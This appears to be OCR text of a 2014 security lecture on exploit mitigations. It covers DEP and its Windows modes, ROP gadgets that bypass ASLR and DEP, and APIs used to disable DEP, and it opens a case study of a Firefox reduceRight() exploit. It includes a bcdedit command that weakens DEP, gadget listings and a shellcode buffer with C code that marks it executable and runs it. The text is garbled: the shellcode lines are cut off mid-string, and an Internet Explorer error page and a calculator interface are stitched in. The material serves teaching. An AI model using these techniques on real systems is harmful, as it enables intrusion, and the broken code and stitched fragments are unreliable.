
The page you are looking for is currently unavailable. The Web site might be experiencing technical difficulties, or you may need to adjust your browser settings.

Please try the following:

- Click the Refresh button, or try again later.
- If you typed the page address in the Address bar, make sure that it is spelled correctly.
- To check your connection settings, click the **Tools** menu, and then click **Internet Options**. On the **Connections** tab, click **Settings**. The settings should match those provided by your local area network (LAN) administrator or Internet service provider (ISP).
- See if your Internet connection settings are being detected. You can set Microsoft Windows to examine your network and automatically discover network connection settings (if your network administrator has enabled this setting).
  1. Click the **Tools** menu, and then click **Internet Options**.
  2. On the **Connections** tab, click **LAN Settings**.
  3. Select **Automatically detect settings**, and then click **OK**.
- Some sites require 128-bit connection security. Click the **Help** menu and then click **About Internet Explorer** to determine what strength security you have installed.
- If you are trying to reach a secure site, make sure your Security settings can support it. Click the **Tools** menu, and then click **Internet Options**. On the Advanced tab, scroll to the Security section and check settings for SSL 2.0, SSL 3.0, TLS 1.0, PCT 1.0.
- Click the Back button to try another link.

Cannot find server or DNS Error
Internet Explorer

Countermeasure: DEP



Countermeasure: DEP

- Data Execution Prevention
- Idea: Data on the stack must not be executable (because it contains data and not code), thus mark it as not executable
- ➔ Attacker can‘t execute his own code because his own code is stored as data and thus not executable

Countermeasure: DEP

- Executable must be DEP compatible!
  - On windows PE Header -> OptionalHeader -> DllCharacteristics -> NX compatible

- On windows different modes exist
  - AlwaysOn = All applications are protected by DEP
  - AlwaysOff = No application is protected by DEP
  - OptIn = Only a specified list of applications is protected
  - OptOut = Only a specified list of applications is not protected

Countermeasure: DEP

- Windows uses these modes to ensure compatibility
  - On client systems (Windows Vista, Windows 7, ...) default is OptIn
  - On server systems (Windows 2003, Windows 2008, ...) default is OptOut


- Since Windows Vista: bcdedit.exe can be used to change mode
  - Bcdedit.exe /set {current} nx OptOut


ROP

- Idea of attackers: Return Oriented Programming ROP
  - Use already existing code
  - Build new code which disables DEP by chaining already existing code together

ROP

- Let‘s look again at the stack after the function returned to the manipulated return address:





```
Registers (FPU)
EAX 0D0D0D0D
ECX 7C91056D ntdll.7C91056D
EDX 007B0000
EBX 0013DF80
ESP 0013DECC ASCII "♪♪♪♪♪♪♪♪♪♪♪
EBP 0D0D0D0D
ESI 0013DEFC ASCII "♪♪♪♪♪♪♪♪♪♪♪
EDI 0013DECC ASCII "♪♪♪♪♪♪♪♪♪♪♪

EIP 0D0D0D0D

C 0  ES 0023 32bit 0(FFFFFFFF)
```

```
0013DEC4   0D0D0D0D  ....
0013DEC8   0D0D0D0D  ....
0013DECC   0D0D0D0D  ....
0013DED0   0D0D0D0D  ....
0013DED4   0D0D0D0D  ....
0013DED8   0D0D0D0D  ....
0013DEDC   0D0D0D0D  ....
0013DEE0   0D0D0D0D  ....
```


ROP

- Jump to already existing code to bypass ASLR:



```
7CB3C1F1   C785 54FFFFFF E4FBFFFF   MOV DWORD PTR SS:[EBP-AC],-41C
7CB3C1FB   C785 58FFFFFF 0C040000   MOV DWORD PTR SS:[EBP-A8],40C
7CB3C205   E8 1FDEFFFF              CALL SHELL32.7CB3A029
7CB3C20A   FF75 FC                  PUSH DWORD PTR SS:[EBP-4]
```

- Jump to the middle of the above instruction:




```
7CB3C1F6   FFE4     JMP ESP
7CB3C1F8   FB       STI
7CB3C1F9   FFFF     ???
```


- Important: Corresponding module must be compiled with ASLR off because otherwise „JMP ESP“ would always be at another address

ROP

- The new attack:



```
7CB3C1F6  FFE4      JMP ESP
7CB3C1F8  FB        STI
7CB3C1F9  FFFF      ???
```




- Another method to bypass ASLR!

- But: With DEP enabled it‘s still not possible to execute the shellcode....

ROP

- ROP extends this technique to build the complete shellcode with existing code (so called gadgets!)



```
7CB3C244   33C0          XOR EAX,EAX
7CB3C246   5E            POP ESI
7CB3C247   5D            POP EBP
7CB3C248   C2 1000       RETN 10
```


```
653E3DAD   8958 58       MOV DWORD PTR DS:[EAX+58],EBX
653E3DB0   5B            POP EBX
653E3DB1   5E            POP ESI
653E3DB2   5F            POP EDI
653E3DB3   5D            POP EBP
653E3DB4   C3            RETN
```

```
6541B826   5D            POP EBP
6541B827   8B40 F8       MOV EAX,DWORD PTR DS:[EAX-8]
6541B82A   C3            RETN
```

```
654198A2   58            POP EAX
654198A3   C3            RETN
```

ROP

- Typically the ROP chain calls a method to disable DEP
- Then the real shellcode can be executed



API	XP SP2	XP SP3	VISTA SP0	VISTA SP1	WINDOWS 7	WINDOWS 2003 SP1	WINDOWS 2008
VirtualAlloc	Yes	Yes	Yes	Yes	Yes	Yes	Yes
HeapCreate	Yes	Yes	Yes	Yes	Yes	Yes	Yes
SetProcessDEPPolicy	No (1)	Yes	No (1)	Yes	No (2)	No (1)	Yes
NtSetInformationProcess	Yes	Yes	Yes	No (2)	No (2)	Yes	No (2)
VirtualProtect	Yes	Yes	Yes	Yes	Yes	Yes	Yes
WriteProcessMemory	Yes	Yes	Yes	Yes	Yes	Yes	Yes


(1) = doesn't exist
(2) = will fail because of default DEP Policy settings

Thanks to Corelan.be for this awesome information

Source: https://www.corelan.be/

VirtualProtect() to disable DEP

```
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x
"\xf0\x52\x57\x8b\x
"\xc0\x74\x4a\x01\x
"\x3c\x49\x8b\x34\x
"\x01\xc7\x38\xe0\x
"\x8b\x58\x24\x01\x
"\x04\x8b\x01\xd0\x
"\xe0\x58\x5f\x5a\x
"\x00\x00\x50\x68\x
"\x68\xa6\x95\xbd\x
"\x05\xbb\x47\x13\x
"\x2e\x65\x78\x65\x
```


Calculator
Edit View Help
0.
○ Hex ● Dec ○ Oct ○ Bin
● Degrees ○ Radians ○ Grads
□ Inv □ Hyp
Backspace CE C
Sta F-E ( ) MC 7 8 9 / Mod And
Ave dms Exp ln MR 4 5 6 * Or Xor
Sum sin x^y log MS 1 2 3 - Lsh Not
s cos x^3 n! M+ 0 +/- . + = Int
Dat tan x^2 1/x pi A B C D E F

```
int main()
{
    unsigned int oldProtect;
    void (*f)(void);
    f = (void (*)())&buf;
    VirtualProtectEx((HANDLE)-1,(void *)buf,0x1000,PAGE_EXECUTE_READWRITE,(PDWORD)&oldProtect);
    f();
}
```

Conclusion

- ASLR and DEP together is very powerful
  - Attacker can‘t use already existing code because ASLR randomizes the start address of code segments

- Typical way to bypass: Turn the vulnerability to an information leak vulnerability or find another one which allows leaking data to bypass ASLR, then build a ROP chain on top of the leaked addresses

- The Firefox exploit from the next chapter shows an example!

Overview mitigation techniques

- We discussed:
  - ASLR
  - DEP
  - Pre-allocation of memory pages

- Other techniques:
  - Stack cookies + variable reordering
  - SafeSEH + SEHOP (to prevent exception handler attacks)
  - vTable Guard (prevents attacking the virtual table of objects)
  - Safe unlinking, safe look aside list, heap cookies, heap metadata encryption, ... (to prevent heap overflows)
  - ROP mitigation such as LoadLibrary, MemProtect, Caller checks, Simulate execution flow, Stack Pivot (by EMET)
  - Export Address Table Access Filtering (by EMET, prevents shellcode)
  - .....

Case-study: Firefox reduceRight()

Title: XSS and beyond
Responsible: R. Freingruber

Version/Date: 1.0/10.06.2014
Confidentiality Class: Public

Firefox reduceRight() Exploit

- This part discusses the Firefox reduceRight() vulnerability CVE-2011-2371

- The exploit is heavily based on the following resources:
  - The corresponding metersploit module
  - An exploit written by the user pakt
    - http://gdtr.wordpress.com/2012/02/22/exploiting-cve-2011-2371-without-non-aslr-modules/
  - A great talk from Fionnbharr Davies
    - https://www.youtube.com/watch?v=EE1lxNuXjFQ

Firefox reduceRight() Exploit

- The talk by Fionnbharr Davies gives a really great overview
  - But: No source code was provided or shown; only the generic technique was described

- I rewrote the exploit because it‘s a great vulnerability for demonstrations
  - I tried to write the exploit by myself without looking at other exploit codes or descriptions
  - Only „converting“-code was reused from other exploits

Firefox reduceRight() Exploit

- Exploit works (reliable) against:
  - Windows XP, Vista, Win7, Win8, 2k3, 2k8, 2012, ...
  - x86 and x64
  - Could be also ported to target Linux and other operating systems


- Exploit bypasses:
  - ASLR (Address space layout randomization); without java6
  - DEP (Data execution prevention)

- Exploit does not use heap spray
  - ➔ Memory does not increase significantly during exploitation

- Exploit does not crash the browser!

- ➔ Really cool vulnerability to investigate

